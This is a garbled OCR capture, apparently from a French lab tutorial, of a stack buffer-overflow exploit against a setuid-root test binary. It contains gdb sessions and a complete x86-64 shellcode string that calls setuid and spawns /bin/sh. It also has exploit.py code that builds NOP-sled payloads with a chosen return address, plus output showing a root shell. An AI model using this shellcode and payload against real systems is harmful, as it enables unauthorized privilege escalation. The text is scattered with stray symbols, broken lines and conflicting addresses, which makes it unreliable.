0x7fffffffde58: 0x55555189      0x00005555      0x00000000      0x00000000
0x7fffffffde68: 0x4794be41      0x48051cb2      0x555550a0      0x00005555
0x7fffffffde78: 0xffffdf10      0x00007fff      0x00000000      0x00000000
--Type <RET> for more, q to quit, c to continue without paging--q
Quit
(gdb) r $(python -c"print '\x90'*162+'\x48\x31\xff\xb0\x69\x0f\x05\x48\x31
\xd2\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\x
e7\x48\x31\xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58
\x0f\x05'+'\x90'*22+'\xf2\xdd\xff\xff\xff\x7f'")
```

9

&amp;

5

&amp;

%

9

File Actions Edit View Help

```
\x0f\x05'+'\x90'*22+'\xf2\xdd\xff\xff\xff\x7f'")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/osboxes/BufferOverflow/vuln $(pyth
0'*162+'\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\x
6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\xc0
\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\x0f\x05'+'\x9
\xff\xff\xff\x7f'")
Amicalement MTIBAA Riadh 2020!!!
process 1652 is executing new program: /usr/bin/dash
$ whoami
[Detaching after fork from child process 1654]
osboxes
$ █
```



5

#

%

9

%

&


```
taille_allouee_compilateur_buffer=224  
taille_alignement=taille_allouee_comp  
ilateur_buffer-taille_buffer  
taille_rbp_cste=8
```

```
#####
```

```
rip= '0x7fffffffddf2'
```

```
rip_decode=(rip[2:].decode( 'hex' ))  
[::-1]
```

```
#####SECURITY ASLR DISACTIVATED
```



)

0

%

```
\>>sudo chown root vuln  
\>>sudo chmod +s vuln  
\>>
```



+

9 ,

0

%

```
\>>ls -l vuln
-rwsrwsr-x 1 root osboxes 16784 Ma
y 10 13:04 vuln
\>>█
```



9

&

5

&

%

#

9

8

```
\>>python exploit.py  
Amicalement MTIBAA Riyadh 2020!!!  
# whoami  
root  
# █
```

4 ( 0 5  
' 9 I

```
\>>export shellopcode=$(python -c "print '\x90'*1000  
+ '\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\  
xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\  
\x48\x89\xe7\x48\x31\xc0\x50\x57\x48\x89\xe6\xb0\x3b\  
\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\x0f\x05'")
```





5

#

9

&

```
#payload = '\x90'*(taille_buffer-taille_shellopcodes) + shellopcodes +  
'\x90'*(taille_alignement+taille_rbp_cste) + rip_decode
```

```
#####SECURITY ASLR ACTIVATED
```

```
payload = '\x90'*(taille_allouee_compilateur_buffer+taille_rbp_cste) + rip_decode
```

```
#####
```





!


K

File Actions Edit View Help


```
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.ht
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from vuln...
(No debugging symbols found in vuln)
(gdb) set disassembly-flavor intel
No symbol table is loaded. Use the "file" command.
(gdb) set disassembly-flavor intel
(gdb) run $(python exploit.py)
```

%



```
43      ../sysdeps/x86_  
(gdb) x/1000x $rsp
```



```
File  Actions  Edit  View  Help
0x7fffffff388: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffff398: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffff3a8: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffff3b8: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffff3c8: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffff3d8: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffff3e8: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffff3f8: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffff408: 0x90909090      0x90909090      0xb0ff3148      0x48050f69
0x7fffffff418: 0xbb48d231      0x69622fff      0x68732f6e      0x08ebc148
0x7fffffff428: 0xe7894853      0x50c03148      0xe6894857      0x050f3bb0
0x7fffffff438: 0x6a5f016a      0x050f583c      0x5f434c00      0x52444441
0x7fffffff448: 0x3d535345      0x555f6e65      0x54552e53      0x00382d46
0x7fffffff458: 0x4e5f434c      0x3d454d41      0x555f6e65      0x54552e53
0x7fffffff468: 0x00382d46      0x5f485353      0x48545541      0x434f535f
0x7fffffff478: 0x742f3d4b      0x732f706d      0x512d6873      0x614d7975
0x7fffffff488: 0x63346132      0x2f694c39      0x6e656761      0x33392e74
0x7fffffff498: 0x44580031      0x41445f47      0x485f4154      0x3d454d4f
0x7fffffff4a8: 0x6d6f682f      0x736f2f65      0x65786f62      0x6c2e2f73
--Type <RET> for more, q to quit, c to continue without paging--
```



5

#

%

taille\_rbp\_cste=8

#####

rip= '0x7fffffffefe410'

rip\_decode=(rip[2:].*decode*( '*hex*' ))  
[::-1]

9

&

5


&

4

'

#

9



```
\>>python exploit.py
Amicalement MTIBAA Riadh 2020!!!
# whoami
root
# █
```